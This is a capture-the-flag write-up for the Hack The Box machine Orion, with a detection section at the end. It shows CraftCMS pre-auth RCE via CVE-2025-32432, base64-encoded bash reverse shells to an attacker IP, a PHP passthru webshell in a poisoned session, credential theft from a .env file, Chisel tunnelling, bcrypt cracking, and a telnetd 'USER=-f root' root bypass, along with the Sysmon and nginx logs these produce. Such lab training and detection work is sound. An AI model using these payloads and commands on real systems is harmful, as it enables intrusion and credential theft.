HTB Orion
Reconnaissance
First thing we need to do is add Orion's IP to our host file.
$ echo "10.129.100.89 orion.htb" | sudo tee -a /etc/hosts
Next, we run an NMAP scan with default scripts, service version and OS detection, as well as a UDP scan for due diligence.
$ sudo nmap -sC -sV -O -p- --min-rate 1000 --min-parallelism 50 10.129.100.89
Starting Nmap 7.95 ( https://nmap.org ) at 2026-10-03 21:35 EDT
Nmap scan report for 10.129.100.89
Host is up (0.013s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.15 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 3e:ea:45:4b:c5:d1:6d:6f:e2:d4:d1:3b:0a:3d:a9:4f (ECDSA)
|_  256 64:cc:75:de:4a:e6:a5:b4:73:eb:3f:1b:cf:b4:e3:94 (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://orion.htb/
|_http-server-header: nginx/1.18.0 (Ubuntu)
Device type: general purpose|router
Running: Linux 4.X|5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel:5.6.3
OS details: Linux 4.15 - 5.19, MikroTik RouterOS 7.2 - 7.5 (Linux 5.6.3)
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 24.90 seconds
$ sudo nmap -sU --disable-arp-ping --max-retries 0 -Pn 10.129.100.89
Starting Nmap 7.95 ( https://nmap.org ) at 2026-10-03 21:34 EDT
Warning: 10.129.100.89 giving up on port because retransmission cap hit (0).
Nmap scan report for 10.129.100.89
Host is up (0.013s latency).
Not shown: 993 open|filtered udp ports (no-response)
PORT      STATE  SERVICE
69/udp    closed tftp
767/udp   closed phonebook
5000/udp  closed upnp
31059/udp closed unknown
49202/udp closed unknown
54281/udp closed unknown
60423/udp closed unknown

Nmap done: 1 IP address (1 host up) scanned in 2.87 seconds
We see 2 open ports (SSH and HTTP), with a redirect to http://orion.htb on port 80.
Web Enumeration
Browsing to http://orion.htb shows Powered by CraftCMS at the footer. There is no version number there, nor in the source code.
Next step is to try to find hidden directories using brute-force.
$ gobuster dir -w /usr/share/wordlists/seclists/Discovery/Web-Content/common.txt -b 403,404 -u http://orion.htb
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://orion.htb
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/seclists/Discovery/Web-Content/common.txt
[+] Negative Status codes:   403,404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/admin                (Status: 302) [Size: 0] [--> http://orion.htb/admin/login]
/assets               (Status: 301) [Size: 178] [--> http://orion.htb/assets/]
/index.html           (Status: 200) [Size: 9689]
/index                (Status: 200) [Size: 12272]
/index.php            (Status: 200) [Size: 12272]
/logout               (Status: 302) [Size: 0] [--> http://orion.htb/]
/wp-admin             (Status: 418) [Size: 54217]
Progress: 4750 / 4750 (100.00%)
===============================================================
Finished
===============================================================

The results show /admin which redirects to http://orion.htb/admin/login. Once we navigate to http://orion.htb/admin/login, we can see the CraftCMS version is 5.6.16.
Foothold - RCE via CVE-2025-32432
CraftCMS 5.6.16 is vulnerable to CVE-2025-32432, which allows for unauthenticated remote-code execution. We poison our own PHP session file with a normal request, then send the asset-transform action a crafted handle parameter that makes Yii instantiate PhpManager. Its init() runs require on the session file and executes our code. The public PoC I used is available here.
We start a Netcat listener, base-64 encode a bash reverse shell, and pass it as the command through the PoC.
nc -nvlp 9999
echo 'exec bash -i >& /dev/tcp/10.10.14.101/9999 0>&1' | base64
$ python3 exploit.py -u http://orion.htb -c "echo 'ZXhlYyBiYXNoIC1pID4mIC9kZXYvdGNwLzEwLjEwLjE0LjEwMS85OTk5IDA+JjEK' | base64 -d | bash"

  ==========================================================
   CVE-2025-32432 Craft CMS Pre-Auth RCE PoC v2
   Target: http://orion.htb
   Command: echo 'ZXhlYyBiYXNoIC1pID4mIC9kZXYvdGNwLzEwLjEwLjE0LjEwMS85OTk5IDA+JjEK' | base64 -d | bash
  ==========================================================

[+] Stage 1: Getting session cookie and CSRF token...
[✓] Session ID: pk44g99mbs67cpvr8jothsbg6o
[✓] CSRF Token: _9Ec9z4dQ9aNBXjSZ91Z4dC6kbUVTu...
[+] Stage 2: Poisoning session file with PHP code...
[+] Poison request returned: 200
[✓] Session file poisoned
[+] Stage 3: Brute-forcing asset ID (1-300)...
[✓] Valid asset ID found: 1 (HTTP 200)
[+] Stage 4: Triggering RCE via PhpManager gadget chain...
[+] Target session file: /var/lib/php/sessions/sess_pk44g99mbs67cpvr8jothsbg6o
[+] Trigger request returned: 200
[✓] COMMAND OUTPUT:
============================================================
fee81108e13e47e33081e3cc28ea6928
============================================================
Back on my listener, I receive the connection and upgrade my shell:
$ nc -nvlp 9999
Listening on 0.0.0.0 9999
Connection received on 10.129.100.89 59288
/bin/sh: 0: can't access tty; job control turned off
$ python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@orion:~/html/craft/web$
We are now on Orion as user www-data.
Credential hunting
CraftCMS stores its database configuration in a .env file in its folder at ~/html/craft.
www-data@orion:~/html/craft$ ls -la
ls -la
total 364
drwxrwxr-x  7 www-data www-data   4096 Mar  6  2026 .
drwxr-xr-x  3 root     root       4096 Mar  6  2026 ..
-rw-rw-r--  1 www-data www-data    718 Mar  6  2026 .env
-rw-rw-r--  1 www-data www-data    411 Nov 18  2025 .env.example.dev
-rw-rw-r--  1 www-data www-data    623 Nov 18  2025 .env.example.production
-rw-rw-r--  1 www-data www-data    619 Nov 18  2025 .env.example.staging
-rw-rw-r--  1 www-data www-data     31 Nov 18  2025 .gitignore
-rw-rw-r--  1 www-data www-data    624 Nov 18  2025 bootstrap.php
-rw-rw-r--  1 www-data www-data    611 Mar  6  2026 composer.json
-rw-rw-r--  1 www-data www-data 310507 Mar  6  2026 composer.lock
drwxrwxr-x  4 www-data www-data   4096 Mar  6  2026 config
-rwxr-xr-x  1 www-data www-data    309 Nov 18  2025 craft
drwxrwxr-x  5 www-data www-data   4096 Mar  6  2026 storage
drwxrwxr-x  2 www-data www-data   4096 Mar 10  2026 templates
drwxrwxr-x 49 www-data www-data   4096 Mar  6  2026 vendor
drwxrwxr-x  4 www-data www-data   4096 Mar  7  2026 web
www-data@orion:~/html/craft$ cat .env
cat .env
# Read about configuration, here:
# https://craftcms.com/docs/5.x/configure.html

# The application ID used to to uniquely store session and cache data, mutex locks, and more
CRAFT_APP_ID=CraftCMS--67912ad2-1f1b-4993-bfec-e64daa5c23ff

# The environment Craft is currently running in (dev, staging, production, etc.)
CRAFT_ENVIRONMENT=dev

# General settings
CRAFT_SECURITY_KEY=RRS86F6i2JQKdC6kfEI7frVxA47WVMx8
CRAFT_DEV_MODE=true
CRAFT_ALLOW_ADMIN_CHANGES=true
CRAFT_DISALLOW_ROBOTS=true
CRAFT_DB_DRIVER=mysql
CRAFT_DB_SERVER=127.0.0.1
CRAFT_DB_PORT=3306
CRAFT_DB_DATABASE=orion
CRAFT_DB_USER=root
CRAFT_DB_PASSWORD=SuperSecureCraft123Pass!
CRAFT_DB_SCHEMA=
CRAFT_DB_TABLE_PREFIX=

PRIMARY_SITE_URL=http://orion.htb/
The .env file contains root credentials for a MySQL database, but it is bound locally on Orion so we will have to reverse-forward the port back.
Tunnelling MySQL with Chisel
We can use Chisel to reverse-forward port 3306 on Orion to our local box. I downloaded chisel and moved it over using Python's Simple HTTP module. Note that you must run the HTTP server in the directory that Chisel is located in.
$ ./chisel server -p 7890 --reverse
2026/10/04 00:59:58 server: Reverse tunnelling enabled
2026/10/04 00:59:58 server: Fingerprint I4AxvxkrMDqbw06R6hh7OgcvLimT+VaIel1chN6KPNA=
2026/10/04 00:59:58 server: Listening on http://0.0.0.0:7890
$ python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
On Orion, we use curl to download Chisel and then set it to be executable using chmod +x.
www-data@orion:~/html/craft$ curl http://10.10.14.101:8080/chisel --output /tmp/chisel
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100 10.5M  100 10.5M    0     0  18.1M      0 --:--:-- --:--:-- --:--:-- 18.1M

www-data@orion:~/html/craft$ chmod +x /tmp/chisel
chmod +x /tmp/chisel
www-data@orion:~/html/craft$
We then execute Chisel to reverse-forward port 3306 on Orion to our local box on port 3306, via our reverse-tunnel on port 7890.
www-data@orion:~/html/craft$ /tmp/chisel client 10.10.14.101:7890 R:127.0.0.1:3306:127.0.0.1:3306
2026/10/04 05:05:39 client: Connecting to ws://10.10.14.101:7890
2026/10/04 05:05:40 client: Connected (Latency 13.854304ms)
2026/10/04 01:06:10 server: session#1: Open (user=- addr=10.129.100.89:58322 remotes=R:127.0.0.1:3306:127.0.0.1:3306)
2026/10/04 01:06:10 server: session#1: tun: proxy#R:127.0.0.1:3306=>3306: Listening
Database Enumeration
Now that we have port 3306 forwarded, I install DBeaver to interact with MySQL interactively through a UI. You can install it on Debian-based distros/HTB pwnbox using:
sudo apt install dbeaver

Once installed, execute it and select MySQL and fill out the credentials found within the .env file.

We navigate to Databases -> Tables -> users and click the Data tab. We can see a hashed password for user adam.

adam@orion.htb:$2y$13$e9zuohgFZzGtbQalcn9Mz.5PJbjxobO0GMbXo8NHp3P/B42LUg0lS
Cracking the hash
Based on the hash prefix of $2y$, it is bcrypt. We can verify this using hashid:
$ hashid '$2y$13$e9zuohgFZzGtbQalcn9Mz.5PJbjxobO0GMbXo8NHp3P/B42LUg0lS'
Analyzing '$2y$13$e9zuohgFZzGtbQalcn9Mz.5PJbjxobO0GMbXo8NHp3P/B42LUg0lS'
[+] Blowfish(OpenBSD)
[+] Woltlab Burning Board 4.x
[+] bcrypt
Or using web tools such as https://decoding.info.

Now that we know the hash is bcrypt, we need to find the hashcat mode. We can do this easily by piping the help to grep to find the various bcrypt modes.
$ hashcat --help | grep bcrypt
   3200 | bcrypt $2*$, Blowfish (Unix)                               | Operating System
  25600 | bcrypt(md5($pass)) / bcryptmd5                             | Forums, CMS, E-Commerce
  25800 | bcrypt(sha1($pass)) / bcryptsha1                           | Forums, CMS, E-Commerce
  28400 | bcrypt(sha512($pass)) / bcryptsha512                       | Forums, CMS, E-Commerce
Based on the above output mode 3200 is what we want. You can see it has the same prefix as our hash.
hashcat -m 3200 '$2y$13$e9zuohgFZzGtbQalcn9Mz.5PJbjxobO0GMbXo8NHp3P/B42LUg0lS' /usr/share/wordlists/rockyou.txt
$2y$13$e9zuohgFZzGtbQalcn9Mz.5PJbjxobO0GMbXo8NHp3P/B42LUg0lS:darkangel
The cracked password from the MySQL database is Adam's password for the CraftCMS admin panel, but since we know it runs as www-data we would need to find another avenue to escalate privileges there. Once we try Adam's password to SSH into Orion, it works since he is re-using his password.
User flag
$ ssh adam@10.129.100.89
The authenticity of host '10.129.100.89 (10.129.100.89)' can't be established.
ED25519 key fingerprint is SHA256:TgNhCKF6jUX7MG8TC01/MUj/+u0EBasUVsdSQMHdyfY.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.129.100.89' (ED25519) to the list of known hosts.
adam@10.129.100.89's password:
Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 5.15.0-177-generic x86_64)
...
snip
...
adam@orion:~$ cat user.txt
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
Privilege Escalation via CVE-2026-24061 Auth Bypass
Adam has no sudo privileges. sudo -l returns adam is not allowed to run sudo on orion. Next, we will enumerate services listening locally.
adam@orion:~$ ss -tunlp
Netid           State            Recv-Q           Send-Q                     Local Address:Port                     Peer Address:Port           Process
udp             UNCONN           0                0                          127.0.0.53%lo:53                            0.0.0.0:*
udp             UNCONN           0                0                                0.0.0.0:68                            0.0.0.0:*
tcp             LISTEN           0                80                             127.0.0.1:3306                          0.0.0.0:*
tcp             LISTEN           0                511                              0.0.0.0:80                            0.0.0.0:*
tcp             LISTEN           0                128                              0.0.0.0:22                            0.0.0.0:*
tcp             LISTEN           0                10                             127.0.0.1:23                            0.0.0.0:*
tcp             LISTEN           0                4096                       127.0.0.53%lo:53                            0.0.0.0:*
tcp             LISTEN           0                128                                 [::]:22                               [::]:*
The results reveal port 23 (telnet) bound locally. We need to find the telnetd version to see if it is vulnerable:
adam@orion:~$ telnetd --version
telnetd (GNU inetutils) 2.7
Telnetd within GNU inetutils 2.7 is vulnerable to CVE-2026-24061, which allows authentication bypass as root. The daemon expands the client-supplied USER environment variable into the %U placeholder of its login command without any sanitization. If we set and pass the environment variable USER="-f root", it gets substituted to the telnetd logon as /usr/bin/login -f root. The -a flag is what carries the variable over, since it makes the telnet client negotiate NEW-ENVIRON and send USER to the server. This is a classic unsanitized argument-injection vulnerability. We set the payload into the USER environment variable and pass it onto telnet locally, thereby giving us root.
adam@orion:~$ USER="-f root" telnet -a localhost
Trying 127.0.0.1...
Connected to localhost.
Escape character is '^]'.

Linux 5.15.0-177-generic (orion) (pts/2)

...
snip
...

root@orion:~# cat root.txt
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
Happy hacking!
MITRE ATT&CK Killchain
nmap + gobuster → Craft CMS 5.6.16 disclosed on the admin login page
pre-auth RCE via unsafe object instantiation (session file poisoning)
.env → MySQL root creds → Chisel reverse tunnel → DBeaver
users table dump → bcrypt crack → darkangel reused over SSH
telnetd (GNU inetutils 2.7) USER="-f root" injection skips authentication
Technology
Target:
Attacking Tools:
Artifacts
I put a Sysmon agent on Orion after I rooted it and re-ran the attacks using this PoC. I then exported the data and ingested it into Splunk. We can see the poisoned session being created by user www-data via process /usr/sbin/php-fpm8.2. Immediately after, the base64-encoded command gets passed to process /usr/bin/dash via /usr/sbin/php-fpm8.2. bash is then executed and decodes the base64, passes the decoded command to bash which then connects to my attacker box on port 9999. An interactive bash shell is created by user www-data with command bash -i 0, and we are finally on Orion as www-data.

| SourceIp | DestinationIp | DestinationPort | Protocol | User | Image | ProcessID | CommandLine | ParentUser | ParentImage | ParentProcessID | ParentCommandLine | OriginalFileName | TargetFilename |
|---|---|---|---|---|---|---|---|---|---|---|---|---|---|
| www-data | /usr/bin/groups |
2477 | groups |
www-data | /usr/bin/bash |
bash |
- | ||||||
| www-data | /usr/bin/bash |
2477 | bash -i 0 |
www-data | /usr/bin/dash |
sh |
- | ||||||
| 10.129.244.146 | 10.10.14.101 | 9999 | tcp | www-data | /usr/bin/bash |
2477 | |||||||
| www-data | /usr/bin/base64 |
2477 | |||||||||||
| www-data | /usr/bin/base64 |
2477 | base64 -d |
www-data | /usr/bin/dash |
sh |
- | ||||||
| www-data | /usr/bin/bash |
2477 | bash |
www-data | /usr/bin/dash |
sh |
- | ||||||
| www-data | - |
2477 | |||||||||||
| www-data | /usr/bin/dash |
2477 | sh -c echo 'ZXhlYyBiYXNoIC1pID4mIC9kZXYvdGNwLzEwLjEwLjE0LjEwMS85OTk5IDA+JjEK' | base64 -d | bash |
www-data | /usr/sbin/php-fpm8.2 |
php-fpm: pool www |
- | ||||||
| www-data | /usr/sbin/php-fpm8.2 |
2477 | /var/lib/php/sessions/sess_ud0fd3540rlpfkq7h0fa0t2s45 |
I ran the PoC one more time without a base64-encoded command, and the results are consistent with what we have observed from the last run, except that base64 -d no longer appears.

| SourceIp | DestinationIp | DestinationPort | Protocol | User | Image | ProcessID | CommandLine | ParentUser | ParentImage | ParentProcessID | ParentCommandLine |
|---|---|---|---|---|---|---|---|---|---|---|---|
| www-data | /usr/bin/groups |
2477 | groups |
www-data | /usr/bin/bash |
bash |
|||||
| www-data | /usr/bin/bash |
2477 | bash -i |
www-data | /usr/bin/bash |
bash |
|||||
| 10.129.244.146 | 10.10.14.101 | 9999 | tcp | - | /usr/bin/bash |
2477 | |||||
| www-data | /usr/bin/bash |
2477 | bash -c bash -i >& /dev/tcp/10.10.14.101/9999 0>&1 |
- | - | - | |||||
| www-data | /usr/bin/setsid |
2477 | setsid bash -c bash -i >& /dev/tcp/10.10.14.101/9999 0>&1 |
- | - | - |
Note that in both runs, all of these commands ran with the exact same timestamp down to the second.
I re-ran the attack one final time to observe the files and logs created on the victim so we can see the full chain.
$ python3 exploit.py -u http://orion.htb -c "echo 'YmFzaCAtbGMgJ3NldHNpZCBiYXNoIC1jICJiYXNoIC1pID4mIC9kZXYvdGNwLzEwLjEwLjE0LjEwMS85OTk5IDA-JjEiID4vZGV2L251bGwgMj4mMSAmJw==' | tr '_-' '/\053' | base64 -d | bash"

  ==========================================================
   CVE-2025-32432 Craft CMS Pre-Auth RCE PoC v2
   Target: http://orion.htb
   Command: echo 'YmFzaCAtbGMgJ3NldHNpZCBiYXNoIC1jICJiYXNoIC1pID4mIC9kZXYvdGNwLzEwLjEwLjE0LjEwMS85OTk5IDA-JjEiID4vZGV2L251bGwgMj4mMSAmJw==' | tr '_-' '/\053' | base64 -d | bash
  ==========================================================

[+] Stage 1: Getting session cookie and CSRF token...
[✓] Session ID: sjpnup6v3khh75tb1e252kim8u
[✓] CSRF Token: zhXhotuYmMCjCSphiizj5w3xLivRai...
[+] Stage 2: Poisoning session file with PHP code...
[+] Poison request returned: 200
[✓] Session file poisoned
[+] Stage 3: Brute-forcing asset ID (1-300)...
[✓] Valid asset ID found: 1 (HTTP 200)
[+] Stage 4: Triggering RCE via PhpManager gadget chain...
[+] Target session file: /var/lib/php/sessions/sess_sjpnup6v3khh75tb1e252kim8u
[+] Trigger request returned: 200
[✓] COMMAND OUTPUT:
============================================================
fee81108e13e47e33081e3cc28ea6928
============================================================
I extracted the nginx access.log file, where we can observe a GET request that poisons the session file with a webshell, followed by a POST request to /generate-transform which executes it:
10.10.14.101 - - [08/Oct/2026:04:55:39 +0000] "GET /admin/login HTTP/1.1" 200 15901 "-" "python-requests/2.32.3"
10.10.14.101 - - [08/Oct/2026:04:55:39 +0000] "GET /index.php?p=admin/dashboard&a=<?=passthru($_GET[\x22cmd\x22]);die()?> HTTP/1.1" 302 5 "-" "python-requests/2.32.3"
10.10.14.101 - - [08/Oct/2026:04:55:39 +0000] "GET /admin/login HTTP/1.1" 200 15906 "-" "python-requests/2.32.3"
10.10.14.101 - - [08/Oct/2026:04:55:40 +0000] "POST /index.php?p=admin/actions/assets/generate-transform HTTP/1.1" 200 27056 "-" "python-requests/2.32.3"
10.10.14.101 - - [08/Oct/2026:04:55:40 +0000] "POST /index.php?p=admin/actions/assets/generate-transform&cmd=echo+'YmFzaCAtbGMgJ3NldHNpZCBiYXNoIC1jICJiYXNoIC1pID4mIC9kZXYvdGNwLzEwLjEwLjE0LjEwMS85OTk5IDA-JjEiID4vZGV2L251bGwgMj4mMSAmJw=='+|+tr+'_-'+'/\x5C053'+|+base64+-d+|+bash HTTP/1.1" 200 157 "-" "python-requests/2.32.3"
Here's the poisoned session file sess_sjpnup6v3khh75tb1e252kim8u in /var/lib/php/sessions. Notice that it contains the webshell:
fee81108e13e47e33081e3cc28ea6928__flash|a:0:{}5617f36303fcfa172f5dd991a7022285__returnUrl|s:80:"http://orion.htb/index.php?p=admin/dashboard&a=<?=passthru($_GET["cmd"]);die()?>";
Here's the full dump of the Craft CMS log file web-2026-10-08.log contained in YourAppFolder/storage/logs (/var/www/html/craft/storage/logs in this case). Here we see the same data observed in nginx access.log, and we can see the internal workings where the webshell gets passed via the POST request to /generate-transform:
$_GET = [ 'p' => 'admin/actions/assets/generate-transform' 'cmd' => 'echo \'YmFzaCAtbGMgJ3NldHNpZCBiYXNoIC1jICJiYXNoIC1pID4mIC9kZXYvdGNwLzEwLjEwLjE0LjEwMS85OTk5IDA-JjEiID4vZGV2L251bGwgMj4mMSAmJw==\' | tr \'_-\' \'/\\053\' | base64 -d | bash' ]
2026-10-07 21:55:39 [web.INFO] [yii\db\Connection::open] Opening DB connection: mysql:host=127.0.0.1;dbname=orion;port=3306 {"memory":746024}
2026-10-07 21:55:39 [web.INFO] [yii\db\Connection::open] Opening DB connection: mysql:host=127.0.0.1;dbname=orion;port=3306 {"memory":750664}
2026-10-07 21:55:39 [web.INFO] [yii\web\Session::open] Session started {"memory":878496}
2026-10-07 21:55:39 [web.INFO] [application] Request context:
$_GET = [
    'p' => 'admin/dashboard'
    'a' => '<?=passthru($_GET[\"cmd\"]);die()?>'
]

$_POST = []

$_FILES = []

$_COOKIE = [
    'CraftSessionId' => 'sjpnup6v3khh75tb1e252kim8u'
    'CRAFT_CSRF_TOKEN' => '••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••'
]

$_SESSION = [
    'fee81108e13e47e33081e3cc28ea6928__flash' => []
    '5617f36303fcfa172f5dd991a7022285__returnUrl' => 'http://orion.htb/index.php?p=admin/dashboard&a=<?=passthru($_GET[\"cmd\"]);die()?>'
]

$_SERVER = [
    'USER' => 'www-data'
    'HOME' => '/var/www'
    'HTTP_COOKIE' => 'CraftSessionId=sjpnup6v3khh75tb1e252kim8u; CRAFT_CSRF_TOKEN=3710609499cffa295336aba87e2a213ea4b38ac374e084fee1acf2a606474251a%3A2%3A%7Bi%3A0%3Bs%3A16%3A%22CRAFT_CSRF_TOKEN%22%3Bi%3A1%3Bs%3A40%3A%22TxQUkNTFk8B9CYsYnZ8v4wjons_M2L4Og-H7D4mL%22%3B%7D'
    'HTTP_CONNECTION' => 'keep-alive'
    'HTTP_ACCEPT' => '*/*'
    'HTTP_ACCEPT_ENCODING' => 'gzip, deflate, br, zstd'
    'HTTP_USER_AGENT' => 'python-requests/2.32.3'
    'HTTP_HOST' => 'orion.htb'
    'REDIRECT_STATUS' => '200'
    'SERVER_NAME' => 'localhost'
    'SERVER_PORT' => '80'
    'SERVER_ADDR' => '10.129.244.146'
    'REMOTE_USER' => ''
    'REMOTE_PORT' => '40092'
    'REMOTE_ADDR' => '10.10.14.101'
    'SERVER_SOFTWARE' => 'nginx/1.18.0'
    'GATEWAY_INTERFACE' => 'CGI/1.1'
